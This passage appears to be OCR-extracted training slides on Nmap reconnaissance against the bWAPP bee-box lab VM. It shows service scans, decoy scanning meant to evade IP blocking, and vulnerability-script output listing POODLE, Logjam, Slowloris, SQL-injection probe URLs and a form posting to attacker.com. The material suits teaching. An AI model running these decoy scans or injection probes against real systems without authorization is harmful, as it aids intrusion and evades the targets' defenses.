|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
```


NMAP-COMBINATION ARGUMENT



```
9080/tcp open  http          lighttpd 1.4.19
|_http-server-header: lighttpd/1.4.19
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.91%I=7%D=12/5%Time=5FCB2B86%P=x86_64-pc-linux-gnu%r(Gen
```



```
443/tcp  open  ssl/https?
| ssl-cert: Subject: commonName=bee-box.bwapp.local/organizationName=MME/stateOrProvinceName=Flanders/countryName=BE
| Not valid before: 2013-04-14T18:11:32
|_Not valid after:  2018-04-13T18:11:32
|_ssl-date: 2020-12-05T06:43:47+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
445/tcp  open  netbios-ssn   Samba smbd 3.0.28a (workgroup: ITSECGAMES)
512/tcp  open  exec          netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell?
666/tcp  open  doom?
| fingerprint-strings:
|   GenericLines, beast2:
|     *** bWAPP Movie Service ***
|_    Matching movies: 0
3306/tcp open  mysql         MySQL (blocked - too many connection errors)
5901/tcp open  vnc           VNC (protocol 3.8)
6001/tcp open  X11           (access denied)
8080/tcp open  http          nginx 1.4.0
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.4.0
|_http-title: Site doesn't have a title (text/html).
8443/tcp open  ssl/https-alt nginx/1.4.0
|_http-server-header: nginx/1.4.0
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| ssl-cert: Subject: commonName=bee-box.bwapp.local/organizationName=MME/stateOrProvinceName=Flanders/countryName=BE
| Not valid before: 2013-04-14T18:11:32
|_Not valid after:  2018-04-13T18:11:32
|_ssl-date: 2020-12-05T06:43:47+00:00; 0s from scanner time.
| tls-nextprotoneg:
|_  http/1.1
```



```
MAC Address: 00:0C:29:E9:18:62 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop
Service Info: Host:  bee-box; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -11m59s, deviation: 26m49s, median: 0s
|_nbstat: NetBIOS name: BEE-BOX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: bee-box
|   NetBIOS computer name:
|   Domain name:
|   FQDN: bee-box
|_  System time: 2020-12-05T07:43:38+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   1.10 ms 192.168.83.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.94 seconds
```


NMAP - USING DECOYS

Problem: Multiple incoming requests from one IP Address might be blocked.


Solution: Use decoys

- Target IP: 10.0.1.1
- Decoy IP: 10.0.1.13

Wireshark Capture:



```
 26 0.173561140   192.168.83.128   192.168.83.131   TCP   54 40063 → 80 [RST] Seq=1 Win=0 Len=0
 27 0.173607183   192.168.83.111   192.168.83.131   TCP   58 40063 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
```




tcp.stream eq 10

No.	Time	Source	Destination	Protocol	Length	Info
22	0.173405335	192.168.83.128	192.168.83.131	TCP	58	40063 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
25	0.173556116	192.168.83.131	192.168.83.128	TCP	60	80 → 40063 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
26	0.173561140	192.168.83.128	192.168.83.131	TCP	54	40063 → 80 [RST] Seq=1 Win=0 Len=0

Nmap command:

sudo nmap -sS -D 10.0.1.13 10.0.1.1



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -D 192.168.83.111 192.168.83.131
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-05 02:18 EST
Nmap scan report for 192.168.83.131
Host is up (0.013s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
MAC Address: 00:0C:29:E9:18:62 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

NMAP SCRIPTING ENGINE-VULNERABILITY SCANNING


Nmap Script Command Example:

- sudo nmap --script vuln 10.0.1.1

Common Vulnerabilities and Exposures

Available Scripts

https://nmap.org/nsedoc/




```
└─$ sudo nmap --script vuln 192.168.83.131
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-05 02:37 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.83.131
Host is up (0.020s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
|_sslv2-drown:
22/tcp   open  ssh
```

```
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.imperialviolet.org/2014/10/14/poodle.html
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
```


```
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_AES_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  BID:74733  CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|       https://www.securityfocus.com/bid/74733
|       https://weakdh.org
```

NMAP SCRIPTING ENGINE-VULNERABILITY SCANNING




```
80/tcp   open  http
| http-cross-domain-policy:
|   VULNERABLE:
|   Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader,
|       etc. use to access data across different domains. A client acces policy file is similar to cross-domain policy
|       but is used for M$ Silverlight applications. Overly permissive configurations enables Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
|         <cross-domain-policy>
|           <allow-access-from domain="*" />
|         </cross-domain-policy>
|     Extra information:
|       Trusted domains:*
|
|     References:
|       https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|       http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
|       https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.pdf
|_      http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.83.131
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.83.131:80/phpmyadmin/
|     Form id:
|     Form action: index.php
|
|     Path: http://192.168.83.131:80/phpmyadmin/
|     Form id: input_username
|     Form action: index.php
|
|     Path: http://192.168.83.131:80/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: http://192.168.83.131:80/evil/sandbox.htm
|     Form id: login
|_    Form action: http://attacker.com/catch.php?
```

Common Vulnerabilities and Exposures




```
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /crossdomain.xml: Adobe Flash crossdomain policy
|   /phpmyadmin/: phpMyAdmin
|   /README: Interesting, a readme.
|   /README.txt: Interesting, a readme.
|   /icons/: Potentially interesting folder w/ directory listing
|   /server-status/: Potentially interesting folder
|_  /webdav/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.83.131:80/evil/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=N%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=S%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.83.131:80/evil/?C=D%3bO%3dD%27%20OR%20sqlspider
|_    http://192.168.83.131:80/evil/?C=M%3bO%3dA%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
```

NMAP SCRIPTING ENGINE-VULNERABILITY SCANNING



